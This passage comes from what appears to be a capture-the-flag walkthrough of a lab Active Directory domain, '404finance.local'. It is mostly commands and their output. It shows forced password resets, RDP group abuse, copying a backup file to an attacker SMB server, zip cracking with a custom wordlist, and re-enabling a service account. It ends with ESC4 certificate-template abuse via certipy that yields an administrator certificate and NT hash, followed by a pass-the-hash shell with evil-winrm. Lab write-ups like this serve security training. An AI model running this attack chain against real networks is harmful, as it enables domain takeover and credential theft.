We can change this user’s password using “netrpc”, just like we did earlier:
┌──(kali😺kali)-[~/Downloads]
└─$ net rpc password "jan.tresor" 'Password123!' -U "robert.graef"%'Password123!' -S "10.0.16.232"
We can test if the change was successful using NetExec:
┌──(kali😺kali)-[~/Downloads]
└─$ nxc smb 10.0.16.232 -u jan.tresor -p 'Password123!'
SMB         10.0.16.232     445    DC-404           [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC-404) (domain:404finance.local) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.0.16.232     445    DC-404           [+] 404finance.local\jan.tresor:Password123!
Abusing AddMember
We can to use this to add jan.tresor to the Remote Desktop Users Group, allowing us to login via RDP:
┌──(kali😺kali)-[~/Downloads]
└─$ net rpc group addmem "Remote Desktop Users" "jan.tresor" -U "404finance.local"/"robert.graef"%'Password123!' -S "10.0.16.232"
Enumeration as jan.tresor
Now that we’ve added to Jan to the remote desktop users group, We can then try to RDP into the system as Jan and begin enumerating for sensitive files, we can RDP using xfreerdp3:
xfreerdp3 /u:jan.tresor /p:'Password123!' /v:10.0.16.232
Recycle Bin Containing .eml Files
Right away I noticed this user had something in their Recycle Bin, looking at the contents of the Recycle Bin, we can see several Emails:


Daniel’s Plaintext Password
Restoring these and looking at the contents of the email, we can see Daniel’s plaintext password:

Potential ESC Vulnerabilities
We can also see a message that the svc.services account was likely vulnerable to ESC vulnerabilites, and Robert, has the ability to reactivate this account. This should be our next step:
Initial Access as daniel.hoffmann
After discovering a plaintext password we can authenticate using Daniel’s account:
┌──(kali😺kali)-[~/Downloads]
└─$ nxc smb 10.0.16.232 -u daniel.hoffmann -p 'RemoteAccess!2024'
SMB         10.0.16.232     445    DC-404           [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC-404) (domain:404finance.local) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.0.16.232     445    DC-404           [+] 404finance.local\daniel.hoffmann:RemoteAccess!2024
Enumeration as daniel.hoffmann
Now that we have access to a new user, we need to perform our enumeration phase again from the perspective of that user. Looking in Bloodhound, we can see this user has outbound control over the webadmin account:

Initial Access as webadmin
Abusing ForceChangePassword
We can change this account’s password using “netrpc”, just like we did earlier:
┌──(kali😺kali)-[~/Downloads]
└─$ net rpc password "webadmin" 'Password123!' -U "daniel.hoffmann"%'RemoteAccess!2024' -S "10.0.16.232"
Enumeration as webadmin
Since this is a webadmin account, I wanted to look on the system for any local webserver files or services. Enumerating the filesystem, I found an interesting backup file.
Backup File


I tried to unzip this with no luck. Since webadmin is the owner of the file, I thought maybe it was encrypted or something? We can spin up a SMB server on our attacker to transfer it:
┌──(kali😺kali)-[~/Downloads]
└─$ impacket-smbserver . test -smb2support -username bob -password 'Password123!'
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies
Once we connect to our SMB Server, we will be prompted to enter the password we selected above:
We can then transfer it over to our SMBServer:
Zip2John
Now that we have this .zip copied to our attacker system, we are able to use zip2john to create a crackable hash from this .zip file. We can then try to crack the associated hash using rockyou.txt, but for me that did not reveal a valid password:
┌──(kali😺kali)-[~/Downloads]
└─$ john ziphash --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (ZIP, WinZip [PBKDF2-SHA1 256/256 AVX2 8x])
Cost 1 (HMAC size) is 131 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:02:33 DONE (2026-03-04 20:29) 0g/s 93719p/s 93719c/s 93719C/s "chinor23"..*7¡Vamos!
Session completed.
I was initially stuck here as none of my wordlists were working. I then remembered some odd words on the website and figured we could try creating a custom one using the content on the website. This often works because user’s use passwords containing the company name or something related to the company, we can use cewl to automate this for us:
┌──(kali😺kali)-[~/Downloads]
└─$ cewl http://10.0.16.232/ > wordlists.txt

┌──(kali😺kali)-[~/Downloads]
└─$ cewl http://10.0.16.232/services.html > wordlists.txt

┌──(kali😺kali)-[~/Downloads]
└─$ cewl http://10.0.16.232/history.html >> wordlists.txt
Now we can try to crack it using the custom wordlist:
┌──(kali😺kali)-[~/Downloads]
└─$ john ziphash --wordlist=wordlists.txt
Using default input encoding: UTF-8
Loaded 1 password hash (ZIP, WinZip [PBKDF2-SHA1 256/256 AVX2 8x])
Cost 1 (HMAC size) is 131 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
DontmessWithTexas (config_backup.zip/config.dat)
1g 0:00:00:00 DONE (2026-03-04 20:46) 50.00g/s 25450p/s 25450c/s 25450C/s and..institutions
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
Now if we cat the extracted file, we can see the password for the service account:
┌──(kali😺kali)-[~/Downloads]
└─$ 7z e config_backup.zip

7-Zip 26.00 (x64) : Copyright (c) 1999-2026 Igor Pavlov : 2026-02-12
 64-bit locale=en_US.UTF-8 Threads:4 OPEN_MAX:1024, ASM

Scanning the drive for archives:
1 file, 351 bytes (1 KiB)

Extracting archive: config_backup.zip
--
Path = config_backup.zip
Type = zip
Physical Size = 351


Enter password (will not be echoed):
Everything is Ok

Size:       147
Compressed: 351

┌──(kali😺kali)-[~/Downloads]
└─$ cat config.dat
# Configuration Backup - Do not delete!
[ServiceUser]
username = svc.services
password = S3rv1cePower2024!
host = WIN-SRV01
autostart = true
Initial Access as svc.services
Enabling a Disabled AD Account
We know that robert.graef has the ability to re-enable the svc.services account, Once we re-enable the account, we can authenticate to it using the password from the backup config.:
┌──(kali😺kali)-[~]
└─$ bloodyAD --host 10.0.16.232 -d 404finance.local -u robert.graef -p 'Password123!' remove uac svc.services -f ACCOUNTDISABLE
[-] ['ACCOUNTDISABLE'] property flags removed from svc.services's userAccountControl
This should have removed the “ACCOUNTDISABLE” flag, we can check if the user is enabled using NetExec:
┌──(kali😺kali)-[~]
└─$ nxc smb 10.0.16.232 -u svc.services -p 'S3rv1cePower2024!'
SMB         10.0.16.232     445    DC-404           [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC-404) (domain:404finance.local) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.0.16.232     445    DC-404           [+] 404finance.local\svc.services:S3rv1cePower2024!
Enumeration as svc.services
We got a hint earlier that this user was temporarily disabled due to the presence of ESC Certificate Vulnerabilities:

We can search for ADCS Vulnerabilities using certipy:
┌──(kali😺kali)-[~]
└─$ certipy-ad find -u "svc.services@404finance.local" -p 'S3rv1cePower2024!' -dc-ip "10.0.16.232" -target "10.0.16.232" -vulnerable -stdout
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 35 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 12 enabled certificate templates
[*] Finding issuance policies
[*] Found 31 issuance policies
[*] Found 0 OIDs linked to templates
[*] Retrieving CA configuration for '404finance-DC-404-CA' via RRP
[!] Failed to connect to remote registry. Service should be starting now. Trying again...
[*] Successfully retrieved CA configuration for '404finance-DC-404-CA'
[*] Checking web enrollment for CA '404finance-DC-404-CA' @ 'DC-404.404finance.local'
[!] Error checking web enrollment: timed out
[!] Use -debug to print a stacktrace
[*] Enumeration output:
Certificate Authorities
  0
    CA Name                             : 404finance-DC-404-CA
    DNS Name                            : DC-404.404finance.local
    Certificate Subject                 : CN=404finance-DC-404-CA, DC=404finance, DC=local
    Certificate Serial Number           : 49F9F3F512FE1BA84F59D5DAAD071218
    Certificate Validity Start          : 2025-07-03 13:33:46+00:00
    Certificate Validity End            : 2030-07-03 13:43:46+00:00
    Web Enrollment
      HTTP
        Enabled                         : False
      HTTPS
        Enabled                         : False
    User Specified SAN                  : Disabled
    Request Disposition                 : Issue
    Enforce Encryption for Requests     : Enabled
    Active Policy                       : CertificateAuthority_MicrosoftDefault.Policy
    Permissions
      Owner                             : 404FINANCE.LOCAL\Administrators
      Access Rights
        ManageCa                        : 404FINANCE.LOCAL\Administrators
                                          404FINANCE.LOCAL\Domain Admins
                                          404FINANCE.LOCAL\Enterprise Admins
        ManageCertificates              : 404FINANCE.LOCAL\Administrators
                                          404FINANCE.LOCAL\Domain Admins
                                          404FINANCE.LOCAL\Enterprise Admins
        Enroll                          : 404FINANCE.LOCAL\Authenticated Users
Certificate Templates
  0
    Template Name                       : Vuln-ESC4
    Display Name                        : Vuln-ESC4
    Certificate Authorities             : 404finance-DC-404-CA
    Enabled                             : True
    Client Authentication               : True
    Enrollment Agent                    : False
    Any Purpose                         : False
    Enrollee Supplies Subject           : True
    Certificate Name Flag               : EnrolleeSuppliesSubject
    Enrollment Flag                     : IncludeSymmetricAlgorithms
                                          PendAllRequests
                                          PublishToDs
    Private Key Flag                    : ExportableKey
    Extended Key Usage                  : Client Authentication
                                          KDC Authentication
                                          Server Authentication
                                          Smart Card Logon
    Requires Manager Approval           : True
    Requires Key Archival               : False
    Authorized Signatures Required      : 1
    Schema Version                      : 2
    Validity Period                     : 99 years
    Renewal Period                      : 650430 hours
    Minimum RSA Key Length              : 2048
    Template Created                    : 2025-07-03T13:38:39+00:00
    Template Last Modified              : 2025-07-03T14:13:19+00:00
    Permissions
      Enrollment Permissions
        Enrollment Rights               : 404FINANCE.LOCAL\Service Account
      Object Control Permissions
        Owner                           : 404FINANCE.LOCAL\Enterprise Admins
        Full Control Principals         : 404FINANCE.LOCAL\Domain Admins
                                          404FINANCE.LOCAL\Local System
                                          404FINANCE.LOCAL\Enterprise Admins
        Write Owner Principals          : 404FINANCE.LOCAL\Service Account
                                          404FINANCE.LOCAL\Domain Admins
                                          404FINANCE.LOCAL\Local System
                                          404FINANCE.LOCAL\Enterprise Admins
        Write Dacl Principals           : 404FINANCE.LOCAL\Service Account
                                          404FINANCE.LOCAL\Domain Admins
                                          404FINANCE.LOCAL\Local System
                                          404FINANCE.LOCAL\Enterprise Admins
        Write Property Enroll           : 404FINANCE.LOCAL\Service Account
    [+] User Enrollable Principals      : 404FINANCE.LOCAL\Service Account
    [+] User ACL Principals             : 404FINANCE.LOCAL\Service Account
    [!] Vulnerabilities
      ESC4                              : User has dangerous permissions.
Looking at the output, we can see that our user has permissions that maybe let us abuse ESC4. This lets us modify a template, which means we can make a template purposefully vulnerable, then exploit it:
Making Vuln-ESC4 Vulnerable
First we need to modify the template. We can use “-write-default-configuration” to set the template to default, which makes in vulnerable to ESC1:
┌──(kali😺kali)-[~]
└─$ certipy-ad template -u 'svc.services@404finance.local' -p 'S3rv1cePower2024!' -dc-ip '10.0.16.232' -template 'Vuln-ESC4' -write-default-configuration
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Saving current configuration to 'Vuln-ESC4.json'
[*] Wrote current configuration for 'Vuln-ESC4' to 'Vuln-ESC4.json'
[*] Updating certificate template 'Vuln-ESC4'
[*] Replacing:
[*]     nTSecurityDescriptor: b'\x01\x00\x04\x9c0\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x14\x00\x00\x00\x02\x00\x1c\x00\x01\x00\x00\x00\x00\x00\x14\x00\xff\x01\x0f\x00\x01\x01\x00\x00\x00\x00\x00\x05\x0b\x00\x00\x00\x01\x01\x00\x00\x00\x00\x00\x05\x0b\x00\x00\x00'
[*]     flags: 66104
[*]     pKIDefaultKeySpec: 2
[*]     pKIKeyUsage: b'\x86\x00'
[*]     pKIMaxIssuingDepth: -1
[*]     pKICriticalExtensions: ['2.5.29.19', '2.5.29.15']
[*]     pKIExpirationPeriod: b'\x00@9\x87.\xe1\xfe\xff'
[*]     pKIOverlapPeriod: b'\x00\x80\xa6\n\xff\xde\xff\xff'
[*]     pKIExtendedKeyUsage: ['1.3.6.1.5.5.7.3.2']
[*]     msPKI-RA-Signature: 0
[*]     msPKI-Enrollment-Flag: 0
[*]     msPKI-Private-Key-Flag: 16
[*]     msPKI-Certificate-Application-Policy: ['1.3.6.1.5.5.7.3.2']
Are you sure you want to apply these changes to 'Vuln-ESC4'? (y/N): y
[*] Successfully updated 'Vuln-ESC4'
If we check our templates again, we can see it’s now vulnerable to ESC1:

Request Administrator Certificate
Now that we’ve made our template vulnerable to ESC1, we can request a certificate as the administrator user:
┌──(kali😺kali)-[~]
└─$ certipy-ad req -u 'svc.services@404FINANCE.LOCAL' -p 'S3rv1cePower2024!' -dc-ip '10.0.16.232' -target '10.0.16.232' -ca '404finance-DC-404-CA' -template 'Vuln-ESC4' -upn 'administrator@404FINANCE.LOCAL' -sid 'S-1-5-21-2956725473-317782918-2795636496-500'
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Request ID is 4
[*] Successfully requested certificate
[*] Got certificate with UPN 'administrator@404FINANCE.LOCAL'
[*] Certificate object SID is 'S-1-5-21-2956725473-317782918-2795636496-500'
[*] Saving certificate and private key to 'administrator.pfx'
[*] Wrote certificate and private key to 'administrator.pfx'
Authenticating using the Administrator Certificate
Now that we have the administrator user’s cert, we can auth to get their hash:
┌──(kali😺kali)-[~]
└─$ certipy-ad auth -pfx 'administrator.pfx' -dc-ip '10.0.16.232'
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN UPN: 'administrator@404FINANCE.LOCAL'
[*]     SAN URL SID: 'S-1-5-21-2956725473-317782918-2795636496-500'
[*]     Security Extension SID: 'S-1-5-21-2956725473-317782918-2795636496-500'
[*] Using principal: 'administrator@404finance.local'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'administrator.ccache'
[*] Wrote credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@404finance.local': aad3b435b51404eeaad3b435b51404ee:a6019e48da8f602a60c30a6f0136d792
Initial Access as the Administrator
Since we got the administrator’s hash, we can login using winrm:
┌──(kali😺kali)-[~]
└─$ evil-winrm -u administrator -H a6019e48da8f602a60c30a6f0136d792 -i 10.0.16.232

Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents>
Post Compromise Banter
Congrats and thanks for reading! Overall, this was a very fun box. I felt the initial access was a little unrealistic, but lateral movement within the domain was fun. If you have any suggestions on how I could improve, please let me know!